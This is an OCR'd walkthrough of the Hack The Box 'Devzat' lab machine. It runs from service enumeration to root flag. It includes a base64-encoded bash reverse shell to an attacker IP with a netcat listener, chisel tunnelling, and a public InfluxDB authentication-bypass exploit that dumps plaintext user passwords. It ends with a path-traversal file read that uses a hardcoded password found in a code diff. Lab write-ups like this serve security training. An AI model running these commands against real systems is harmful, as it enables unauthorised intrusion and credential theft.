
HACK THE BOX: DEVZAT

Enumeration

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c2:5f:fb:de:32:ff:44:bf:08:f5:ca:49:d4:42:1a:06 (RSA)
|   256 bc:cd:e8:ee:0a:a9:15:76:52:bc:19:a4:a3:b2:ba:ff (ECDSA)
|_  256 62:ef:72:52:4f:19:53:8b:f2:9b:be:46:88:4b:c3:d0 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41
|_http-title: devzat - where the devs at
|_http-server-header: Apache/2.4.41 (Ubuntu)
8000/tcp open  ssh     (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-Go
| ssh-hostkey:
|_  3072 6a:ee:db:90:a6:10:30:9f:94:ff:bf:61:95:2a:20:63 (RSA)
1 service unrecognized despite returning data. If you know the service/version, plea
se submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-servi
ce :
SF-Port8000-TCP:V=7.92%I=7%D=12/17%Time=61BC692C%P=x86_64-pc-linux-gnu%r(N
SF:ULL,C,"SSH-2\.0-Go\r\n");
Aggressive OS guesses: Linux 4.15 - 5.6 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (
95%), Linux 5.0 - 5.3 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Netw
ork Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%
), Linux 5.0 - 5.4 (93%)
```


*Add “devzat.htb” at /etc/hosts and open your browser: devzat.htb



Devzat is actually an application designed to chat with developers over SSH.

*Let’s look for any vhosts.

ffuf -c -u http://devzat.htb -H "Host: FUZZ.devzat.htb" -w /usr/share/wordlists/dirb/big.txt -mc 200



v1.3.1-dev

:: Method : GET

:: URL : http://devzat.htb

:: Wordlist : FUZZ: /usr/share/wordlists/dirb/big.txt

:: Header : Host: FUZZ.devzat.htb

:: Follow redirects : false

:: Calibration : false

:: Timeout : 10


:: Threads : 40

:: Matcher : Response status: 200

---

pets [Status: 200, Size: 510, Words: 20, Lines: 21, Duration: 402ms]

*Add pets.devzat.htb at /etc/hosts and open your browser: pets.devzat.htb



*Use Burpsuite to exploit:

Step 1: # echo -n 'bash -i >& /dev/tcp/<your_attack_ip>/9001 0>&1' | base64

YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zMC85MDAxIDA+JjE=

Step 2: nc - nlvp 9001

nc -nlvp 9001

listening on [any] 9001 ...

connect to [10.10.14.30] from (UNKNOWN) [10.10.11.118] 59572

bash: cannot set terminal process group (847): Inappropriate ioctl for device

bash: no job control in this shell

patrick@devzat:~/pets$

You can download chisel:

https://github.com/jpillora/chisel/releases/download/v1.7.6/chisel_1.7.6_linux_amd64.gz

*At the machine attack:

./chisel server -p 8000 --reverse

2021/12/17 19:17:12 server: Fingerprint RzsPoJsMIMcGnWYFo+ERGEU/0qf3YkxnP40B/NI5F3A=

2021/12/17 19:17:12 server: Listening on http://0.0.0.0:8000

2021/12/17 19:27:45 server: session#1: tun: proxy#R:8086=>8086: Listening

*At the machine target:

patrick@devzat:~/pets$ ./chisel client 10.10.14.30:8000 R:8086:127.0.0.1:8086

2021/12/17 12:27:42 client: Connecting to ws://10.10.14.30:8000

2021/12/17 12:27:45 client: Connected (Latency 317.07041ms)

*Let's do a service enumeration on this port.

nmap -p 8086 -sV 127.0.0.1

Starting Nmap 7.92 (https://nmap.org) at 2021-12-17 19:31 +07

Nmap scan report for localhost (127.0.0.1)

Host is up (0.00021s latency).

PORT STATE SERVICE VERSION

8086/tcp closed d-s-n

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 0.88 seconds

InfluxDB 1.7.5 is running on docker, let's look for any vulnerability.

InfluxDB 1.7 release notes | InfluxDB OSS 1.7 Documentation

The vulnerability allows a remote attacker to bypass authentication process. The vulnerability exists due the JWT token may have an empty SharedSecret in the authenticate function in services/httpd/handler.go. A remote non-authenticated attacker can bypass authentication process and gain unauthorized access to the application.

When all else fails — find a 0-day

We can exploit it manually by understanding the above blog and steps. Or we can automate with below poc.

GitHub — LorenzoTullini/InfluxDB-Exploit-CVE-2019–20933: InfluxDB CVE-2019–20933 vulnerability exploit: https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933

Usage : https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933

python3 __main__.py

CVE-2019-20933

Insert ip host (default localhost): 127.0.0.1

Insert port (default 8086): 8086

Insert influxdb user (wordlist path to bruteforce username): /home/name.txt

Start username bruteforce

[v] admin

Host vulnerable !!!

Databases list:

1) devzat

2) _internal

Insert database name (exit to close): devzat

[devzat] Insert query (exit to change db): SELECT * FROM "user"


```
{
   "results": [
      {
         "series": [
            {
               "columns": [
                  "time",
                  "enabled",
                  "password",
                  "username"
               ],
               "name": "user",
```

```
                "values": [
                    [
                        "2021-06-22T20:04:16.313965493Z",
                        false,
                        "WillyWonka2021",
                        "wilhelm"
                    ],
                    [
                        "2021-06-22T20:04:16.320782034Z",
                        true,
                        "woBeeYareedahc7Oogeephies7Aiseci",
                        "catherine"
                    ],
                    [
                        "2021-06-22T20:04:16.996682002Z",
                        true,
                        "RoyalQueenBee$",
                        "charles"
                    ]
                ]
            }
        ],
        "statement_id": 0
    }
  ]
}
```


[devzat] Insert query (exit to change db):

patrick@devzat:~/pets$ cd /home

patrick@devzat:/home$ ls

```
catherine  patrick
patrick@devzat:/home$ su catherine
Password:
catherine@devzat:/home$ ls
catherine  patrick
catherine@devzat:/home$ cd catherine
catherine@devzat:~$ ls
user.txt
catherine@devzat:~$ cat user.txt
23c390fabf5ce5b2d83886b2d7e4bf0e
catherine@devzat:~$ cd /var/backups
catherine@devzat:/var/backups$ ls
alternatives.tar.0        apt.extended_states.2.gz  dpkg.diversions.0
apt.extended_states.0     devzat-dev.zip            dpkg.statoverride.0
apt.extended_states.1.gz  devzat-main.zip           dpkg.status.0
catherine@devzat:/var/backups$ cp devzat-dev.zip /tmp/
catherine@devzat:/var/backups$ cp devzat-main.zip /tmp/
catherine@devzat:/var/backups$ cd /tmp
catherine@devzat:/tmp$ ls
devzat-dev.zip
devzat-main.zip
systemd-private-97dd607c862b4d7281e9cf770302ab6d-apache2.service-MgV74e
systemd-private-97dd607c862b4d7281e9cf770302ab6d-systemd-logind.service-JQH5vi
systemd-private-97dd607c862b4d7281e9cf770302ab6d-systemd-resolved.service-9PIO9e
systemd-private-97dd607c862b4d7281e9cf770302ab6d-systemd-timesyncd.service-ff9mmf
systemd-private-97dd607c862b4d7281e9cf770302ab6d-upower.service-EiUSeh
tmux-1000
vmware-root_720-2957714511
```

```
catherine@devzat:/tmp$ unzip devzat-dev.zip
Archive:  devzat-dev.zip
   creating: dev/
  inflating: dev/go.mod
 extracting: dev/.gitignore
  inflating: dev/util.go
  inflating: dev/testfile.txt
  inflating: dev/eastereggs.go
  inflating: dev/README.md
  inflating: dev/games.go
  inflating: dev/colors.go
 extracting: dev/log.txt
  inflating: dev/commands.go
  inflating: dev/start.sh
  inflating: dev/devchat.go
  inflating: dev/LICENSE
  inflating: dev/commandhandler.go
  inflating: dev/art.txt
  inflating: dev/go.sum
 extracting: dev/allusers.json
catherine@devzat:/tmp$ unzip devzat-main.zip
Archive:  devzat-main.zip
   creating: main/
  inflating: main/go.mod
 extracting: main/.gitignore
  inflating: main/util.go
  inflating: main/eastereggs.go
  inflating: main/README.md
  inflating: main/games.go
  inflating: main/colors.go
```

```
 extracting: main/log.txt
  inflating: main/commands.go
  inflating: main/start.sh
  inflating: main/devchat.go
  inflating: main/LICENSE
  inflating: main/commandhandler.go
  inflating: main/art.txt
  inflating: main/go.sum
  inflating: main/allusers.json
catherine@devzat:/tmp$  ls -ls dev/ main/
dev/:
total 112
 4 -rw-r--r-- 1 catherine catherine     3 Jul 16 06:37 allusers.json
 4 -rw-r--r-- 1 catherine catherine  3235 Jun 22 18:35 art.txt
 8 -rw-r--r-- 1 catherine catherine  4436 Jun 22 18:35 colors.go
 4 -rw-r--r-- 1 catherine catherine  1944 Jun 22 18:35 commandhandler.go
16 -rw-r--r-- 1 catherine catherine 13827 Jun 22 18:35 commands.go
12 -rw-r--r-- 1 catherine catherine 11341 Jul 16 06:56 devchat.go
 4 -rw-r--r-- 1 catherine catherine   648 Jun 22 18:35 eastereggs.go
 4 -rw-r--r-- 1 catherine catherine   990 Jun 22 18:35 games.go
 4 -rw-r--r-- 1 catherine catherine  1114 Jun 22 18:35 go.mod
16 -rw-r--r-- 1 catherine catherine 13983 Jun 22 18:35 go.sum
 4 -rw-r--r-- 1 catherine catherine  1067 Jun 22 18:35 LICENSE
 4 -rw-r--r-- 1 catherine catherine     1 Jul 16 06:37 log.txt
 8 -rw-r--r-- 1 catherine catherine  5630 Jun 22 18:35 README.md
 4 -rwxr-xr-x 1 catherine catherine   123 Jun 22 18:35 start.sh
 4 -rw-r--r-- 1 catherine catherine   356 Jun 22 18:35 testfile.txt
12 -rw-r--r-- 1 catherine catherine  8715 Jun 22 18:35 util.go

main/:
```

```
total 108
 4 -rw-r--r-- 1 catherine catherine   108 Jul 16 06:38 allusers.json
 4 -rw-r--r-- 1 catherine catherine  3235 Jun 22 18:35 art.txt
 8 -rw-r--r-- 1 catherine catherine  4436 Jun 22 18:35 colors.go
 4 -rw-r--r-- 1 catherine catherine  1944 Jun 22 18:35 commandhandler.go
16 -rw-r--r-- 1 catherine catherine 12403 Jun 22 18:35 commands.go
12 -rw-r--r-- 1 catherine catherine 11332 Jul 16 06:54 devchat.go
 4 -rw-r--r-- 1 catherine catherine   648 Jun 22 18:35 eastereggs.go
 4 -rw-r--r-- 1 catherine catherine   990 Jun 22 18:35 games.go
 4 -rw-r--r-- 1 catherine catherine  1114 Jun 22 18:35 go.mod
16 -rw-r--r-- 1 catherine catherine 13983 Jun 22 18:35 go.sum
 4 -rw-r--r-- 1 catherine catherine  1067 Jun 22 18:35 LICENSE
 4 -rw-r--r-- 1 catherine catherine     1 Jul 16 06:37 log.txt
 8 -rw-r--r-- 1 catherine catherine  5630 Jun 22 18:35 README.md
 4 -rwxr-xr-x 1 catherine catherine   123 Jun 22 18:35 start.sh
12 -rw-r--r-- 1 catherine catherine  8715 Jun 22 18:35 util.go
catherine@devzat:/tmp$ diff main/commands.go dev/commands.go
3a4
>       "bufio"
4a6,7
>       "os"
>       "path/filepath"
36a40
>               file            = commandInfo{"file", "Paste a files content directly to chat [alpha]", fileCommand, 1, false, nil}
38c42,101
<       commands = []commandInfo{clear, message, users, all, exit, bell, room, kick, id, _commands, nick, color, timezone, emojis, help, tictactoe, hangman, shrug, asciiArt, exampleCode}
---
```

```
>	commands = []commandInfo{clear, message, users, all, exit, bell, room, kick, id, _commands, nick, color, timezone, emojis, help, tictactoe, hangman, shrug, asciiArt, exampleCode, file}
> }
>
> func fileCommand(u *user, args []string) {
>	if len(args) < 1 {
>		u.system("Please provide file to print and the password")
>		return
>	}
>
>	if len(args) < 2 {
>		u.system("You need to provide the correct password to use this function")
>		return
>	}
>
>	path := args[0]
>	pass := args[1]
>
>	// Check my secure password
>	if pass != "CeilingCatStillAThingIn2021?" {
>		u.system("You did provide the wrong password")
>		return
>	}
>
>	// Get CWD
>	cwd, err := os.Getwd()
>	if err != nil {
>		u.system(err.Error())
>	}
>
```

```
>       // Construct path to print
>       printPath := filepath.Join(cwd, path)
>
>       // Check if file exists
>       if _, err := os.Stat(printPath); err == nil {
>               // exists, print
>               file, err := os.Open(printPath)
>               if err != nil {
>                       u.system(fmt.Sprintf("Something went wrong opening the file: %+v", err.Error()))
>                       return
>               }
>               defer file.Close()
>
>               scanner := bufio.NewScanner(file)
>               for scanner.Scan() {
>                       u.system(scanner.Text())
>               }
>
>               if err := scanner.Err(); err != nil {
>                       u.system(fmt.Sprintf("Something went wrong printing the file: %+v", err.Error()))
>               }
>
>               return
>
>       } else if os.IsNotExist(err) {
>               // does not exist, print error
>               u.system(fmt.Sprintf("The requested file @ %+v does not exist!", printPath))
>               return
```

> }

> // bokred?

> u.system("Something went badly wrong.")

*A new function is available in dev, that is file reading capabilities. But, it asks for the password and password if defined in the code. This new function is not available on the application which is running on port 8000, it is on 8443. So, access this port and read the root flag.

catherine@devzat:/tmp$ ssh -l test localhost -p 8443

The authenticity of host '[localhost]:8443 ([127.0.0.1]:8443)' can't be established. ED25519 key fingerprint is SHA256:liAkhV56PrAa5ORjJC5MU4YSl8kfNXp+QuljetKw0XU. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '[localhost]:8443' (ED25519) to the list of known hosts. Welcome to the chat. There are no more users

devbot: test has joined the chat

test: /file /root/root.txt CeilingCatStillAThingIn2021?

[SYSTEM] The requested file @ /root/devzat/root/root.txt does not exist!

test: /file ../root.txt CeilingCatStillAThingIn2021?

[SYSTEM] 23f0cca3d9177c8914df938656cf80f6